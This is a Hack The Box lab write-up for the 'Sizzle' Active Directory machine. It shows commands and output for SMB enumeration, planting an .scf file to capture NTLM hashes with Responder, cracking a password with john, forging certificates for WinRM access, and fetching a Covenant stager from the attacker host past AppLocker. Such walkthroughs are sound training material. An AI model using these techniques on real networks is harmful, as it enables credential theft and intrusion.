Sizzle

08th May 2019 / Document No D19.100.21

Prepared By: MinatoTW

Machine Author: mrb3n and lkys37en

Difficulty: Insane

Classification: Official

SYNOPSIS

Sizzle is an “Insane” difficulty WIndows box with an Active Directory environment. A writable directory in an SMB share allows to steal NTLM hashes which can be cracked to access the Certificate Services Portal. A self signed certificate can be created using the CA and used for PSRemoting. A SPN associated with a user allows a kerberoast attack on the box. The user is found to have Replication rights which can be abused to get Administrator hashes via DCSync.

Skills Required

- AD Enumeration
- Mimikatz usage

Skills Learned

- Stealing hashes
- Passwordless login
- Kerberoasting
- DCSync

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.103 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.103
```

A lot of open ports common to Windows AD.

```
Nmap scan report for 10.10.10.103
Host is up (0.37s latency).
Not shown: 65506 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
5986/tcp  open  wsmans
9389/tcp  open  adws
47001/tcp open  winrm
---------------- SNIP ---------------
49995/tcp open  unknown
50008/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 199.02 seconds
```

Running service scan on the common ports,


```
Nmap scan report for 10.10.10.103
Host is up (0.23s latency).

PORT  STATE SERVICE     VERSION

21/tcp   open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: HTB.LOCAL, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=sizzle.htb.local
| Not valid before: 2018-07-03T17:58:55
|_Not valid after:  2020-07-02T17:58:55
|_ssl-date: 2019-05-09T11:36:59+00:00; -5m02s from scanner time.
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=sizzle.htb.local
| Not valid before: 2018-07-03T17:58:55
|_Not valid after:  2020-07-02T17:58:55
|_ssl-date: 2019-05-09T11:36:46+00:00; -5m03s from scanner time.
| tls-alpn:
|   h2
|_  http/1.1
445/tcp  open  microsoft-ds?
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
```

```
|_http-title: Not Found
Service Info: Host: SIZZLE; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nmap finds the Domain to be HTB.LOCAL and the FQDN is sizzle.htb.local. Anonymous ftp login is allowed. Both http and https are running IIS and WinRM could be used later to login.

IIS SERVER

Both http and https servers have the same image on them.




GOBUSTER

Running gobuster on both ports.

```
gobuster -w /path/to/directory-list-2.3-medium.txt -t 100 -k -u
https://10.10.10.103/
gobuster -w /path/to/directory-list-2.3-medium.txt -t 100 -u
http://10.10.10.103/
```

FTP ENUMERATION

Anonymous login was allowed on FTP but it had no contents.




```
root@Ubuntu:~/Documents/HTB/Sizzle# ftp 10.10.10.103
Connected to 10.10.10.103.
220 Microsoft FTP Service
Name (10.10.10.103:hazard): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
lRemote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
```

SMB ENUMERATION

Connecting to SMB via a NULL session and listing the shares finds two uncommon shares, Department Shares and Operations share. CertEnroll is a default AD CS share but the other two are local.

```
smbclient -N -L \\\\10.10.10.103
```




```
root@Ubuntu:~/Documents/HTB/Sizzle# smbclient -N -L \\\\10.10.10.103

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        CertEnroll      Disk      Active Directory Certificate Services share
        Department Shares Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Operations      Disk
        SYSVOL          Disk      Logon server share
```

Connect to the share to examine its contents. The share can be mounted locally.

```
mount -t cifs -o rw,username=guest,password= '//10.10.10.103/Department
Shares' /mnt
cd /mnt
```

We land in a share with a lot of folders, out of which some might be writable. A small bash script can determine this.

```
#!/bin/bash
list=$(find /mnt -type d)
for d in $list
do
      touch $d/x 2>/dev/null
      if [ $? -eq 0 ]
      then
                  echo $d " is writable"
      fi
done
```



```
root@Ubuntu:~/Documents/HTB/Sizzle# ./writable.sh
/mnt/Users/Public  is writable
/mnt/ZZ_ARCHIVE  is writable
root@Ubuntu:~/Documents/HTB/Sizzle#
```

The script returns in a while and finds two folders to be writable.

CERTSRV

Searching about AD CertEnroll takes us to this page. According to it, the web service is accessible at /certsrv. Checking this on Sizzle we find that the service is running. But it's password protected.

STEALING HASHES

As we found a few writable folders earlier we could implant an .scf file so that it sends us the user's hashes when he opens the share.


Create an scf file with contents,

```
[Shell]
Command=2
IconFile=\\10.10.14.3\share\pwn.ico
[Taskbar]
Command=ToggleDesktop
```

Copy it to the writable folders and fire up Responder.

```
cp pwn.scf /mnt/Users/Public
cp pwn.scf /mnt/ZZ_ARCHIVE
Responder -I tun0
```


After a while we should receive hashes on Responder for amanda.



```
[SMBv2] NTLMv2-SSP Client   : 10.10.10.103
[SMBv2] NTLMv2-SSP Username : HTB\amanda
[SMBv2] NTLMv2-SSP Hash     : amanda::HTB:3c5f0a6f559b9a4e:A4B45F37F
00080053004D004200330001001E00570049004E002D005000520048003400390032
49004E002D00500052004800340039003200520051004100460056002E0053004D00
000800C0653150DE09D20106000400020000000800300030000000000000000010000
000000000000000000000000000000009001E0063006900660073002F0031003000
```

Copy the hash into a file and crack it with john and rockyou.

```
john hash -w=/path/to/rockyou.txt
```



```
root@Ubuntu:~/Documents/HTB/Sizzle# /opt/JohnTheRipper/run/john hash -w=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ashare1972       (amanda)
1g 0:00:00:09 DONE (2019-05-09 18:25) 0.1106g/s 1264Kp/s 1264Kc/s 1264KC/s Ashia12..Alyss
```

The password is cracked as Ashare1972.

FOOTHOLD

Now that we have a password lets try to login through WinRM. I'll be using this ruby script.


Change the configuration to suit our requirement. Trying to login fails because the server expects certificate based authentication. For that we need to create certificates signed by the AD CS. More on passwordless WinRM here.

CREATING CERTIFICATES

We can login to the AD CS web page using the obtained credentials. To create a certificate first we'll need to create a CSR (Certificate Signing Request). We can use openssl to do the job.


```
openssl genrsa -des3 -out amanda.key 2048 # create private key
openssl req -new -key amanda.key -out amanda.csr # create csr
ls -la amanda.*
```

Enter a passphrase when prompted and the same while creating the CSR. Press enter through all the prompts.



```
root@Ubuntu:~/Documents/HTB/Sizzle# openssl genrsa -des3 -out amanda.key 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
.........................................+++++
......+++++
e is 65537 (0x010001)
Enter pass phrase for amanda.key:
Verifying - Enter pass phrase for amanda.key:
root@Ubuntu:~/Documents/HTB/Sizzle# openssl req -new -key amanda.key -out amanda.csr
Enter pass phrase for amanda.key:
You are about to be asked to enter information that will be incorporated
into your certificate request.
```

We should be left with a private key and a csr. Now to request a certificate sign-in to /certsrv.



Microsoft Active Directory Certificate Services -- HTB-SIZZLE-CA

Welcome


Use this Web site to request a certificate for your Web browser, e-mail clie
the Web, sign and encrypt messages, and, depending upon the type of ce

You can also use this Web site to download a certificate authority (CA) ce

For more information about Active Directory Certificate Services, see Acti

Select a task:
- Request a certificate
- View the status of a pending certificate request
- Download a CA certificate, certificate chain, or CRL

Click on Request a certificate and then advanced certificate request.
Now copy the csr contents and paste it into the box. Leave the rest as it is.



Submit a Certificate Request or Renewal Request

To submit a saved request to the CA, paste a base-64-encoded C
server) in the Saved Request box.

Saved Request:

Base-64-encoded certificate request (CMC or PKCS #10 or PKCS #7):

```
GClzvg7HLBQQDnPPwtC1JWaP9eqwmitKMc8DBJRK
sEa98IdjzRbz/ovZLOh3SFjoBLlyAIARaP8P0PF4
3E5PvLWi5CamvxzsRMkqpvVaCUi2X6veeN1ar8jY
peGHRtR4uQ==
-----END CERTIFICATE REQUEST-----
```


Certificate Template:

User

Additional Attributes:

Attributes:

Click on submit and download the certificate as base64 encoded.



The certificate you requested was issued to you.

DER encoded or [✓ Base 64 encoded]

Download certificate
Download certificate chain

Ruby WinRM supports certificate based authentication.


LOGGING IN TO WINRM

Make the following changes to the script.

```
conn = WinRM::Connection.new(
  endpoint: 'https://10.10.10.103:5986/wsman',
  transport: :ssl,
  :client_cert => 'certnew.cer',    # from the server
  :client_key => 'amanda.key',  # private key
  :no_ssl_peer_verification => true
)
```

Now execute the script and enter the password you used while creating the certificate.

```
rlwrap ruby winrm_shell.rb
```



```
root@Ubuntu:~/Documents/HTB/Sizzle# rlwrap ruby winrm_shell.rb
Enter PEM pass phrase:
PS htb\amanda@SIZZLE Documents> whoami
htb\amanda
PS htb\amanda@SIZZLE Documents>
```

And we have a shell.

LATERAL MOVEMENT

COVENANT


Now that we have a shell, lets use Covenant to have a better grip and enumerate the AD. Covenant is a versatile framework written in dotnet core. More on it here.

Start Covenant and then Elite.

```
docker run -it -p 7443:7443 -p 80:80 -p 443:443 --name covenant -v
`pwd`/Data:/app/Data covenant --username AdminUser --computername 0.0.0.0
docker run -it --rm --name elite -v `pwd`/Data:/app/Data elite --username
AdminUser --computername 10.10.16.3
```

Once both are up and running start a Listener on elite.

```
Listeners
HTTP
Set ConnectAddress 10.10.16.3
```



```
(Covenant: Listeners\HTTP) > set ConnectAddress 10.10.16.3
(Covenant: Listeners\HTTP) > Start
(Covenant: Listeners\HTTP) >
[*] [05/09/2019 13:42:01 UTC] Started Listener: 38c8282650 at: http://10.10.16.3:80
(Covenant: Listeners\HTTP) > back
(Covenant: Listeners) > Rename 38c8282650 sizzle
(Covenant: Listeners) > Show
```


Now we create a Launcher which is a stager for Covenant. Lets create a binary launcher.

```
back
Launchers
binary
set listenername sizzle
generate
host /pwn.exe
```

The file pwn.exe is created and hosted on the server.

Download the file on the box directly using wget. Before executing it we need to bypass applocker. This can be simply done by copying the binary to C:\Windows\System32\spool\drivers\color.


```
wget http://10.10.16.3/pwn.exe -O pwn.exe
cp pwn.exe C:\Windows\System32\spool\drivers\color
C:\Windows\System32\spool\drivers\color\pwn.exe
```



```
(Covenant: Launchers\Binary) > host /pwn.exe
[*] BinaryLauncher hosted at: http://10.10.16.3/pwn.exe
(Covenant: Launchers\Binary) >
[*] [05/09/2019 13:57:40 UTC] Grunt: bf1c4e6306 from: sizzle has been activated!
(Covenant: Launchers\Binary) >
```

We get a hit on our listener and the Grunt is active. Let's interact with it.


```
back
back
Grunts
Interact <id>
```



```
(Covenant: Launchers\Binary) > back
(Covenant: Launchers) > back
(Covenant) > Grunts


     Name       CommType ComputerName User       Status Last Check In       Inte
     ----       -------- ------------ ----       ------ -------------       ----
     bf1c4e6306 HTTP     sizzle       HTB\amanda Active 05/09/2019 13:59:09 Medi


(Covenant: Grunts) > Interact bf1c4e6306


     Grunt: bf1c4e6306
     ==================================================
     Name:             bf1c4e6306
     CommType:         HTTP
     Connected Grunts:
     Hostname:         sizzle
     IPAdress:         10.10.10.103
     User:             HTB\amanda
```

ENUMERATION

Now lets enumerate the domain. Use the command GetDomainUser to get a list of users in the domain.




```
(Covenant: Grunts\bf1c4e6306) > GetDomainUser
(Covenant: Grunts\bf1c4e6306) >
[*] [05/09/2019 14:07:46 UTC] Grunt: bf1c4e6306 has completed GruntTasking: 81ea27f921
(AdminUser) > GetDomainUser
samaccountname: Administrator
```

Apart from the common accounts and amanda, we find three other accounts.

```
samaccountname: mrlky
samaccounttype: USER_OBJECT
distinguishedname: CN=mrlky,CN=Users,DC=HTB,DC=LOCAL
cn: mrlky
objectsid: S-1-5-21-2379389067-1826974543-3574127760-1603
grouptype: 0
---------------- SNIP ----------------

samaccountname: sizzler
samaccounttype: USER_OBJECT
distinguishedname: CN=sizzler,CN=Users,DC=HTB,DC=LOCAL
cn: sizzler
objectsid: S-1-5-21-2379389067-1826974543-3574127760-1604
grouptype: 0
---------------- SNIP ----------------

samaccountname: Administrator
samaccounttype: USER_OBJECT
distinguishedname: CN=Administrator,CN=Users,DC=HTB,DC=LOCAL
objectsid: S-1-5-21-2379389067-1826974543-3574127760-500
grouptype: 0
admincount: 1
name: Administrator
memberof: CN=Group Policy Creator Owners,CN=Users,DC=HTB,DC=LOCAL,
CN=Domain Admins,CN=Users,DC=HTB,DC=LOCAL, CN=Enterprise
Admins,CN=Users,DC=HTB,DC=
LOCAL, CN=Schema Admins,CN=Users,DC=HTB,DC=LOCAL,
CN=Administrators,CN=Builtin,DC=HTB,DC=LOCAL
```

Both sizzler and Administrator are Domain Admins. There appears to be an SPN associated with the user mrlky.

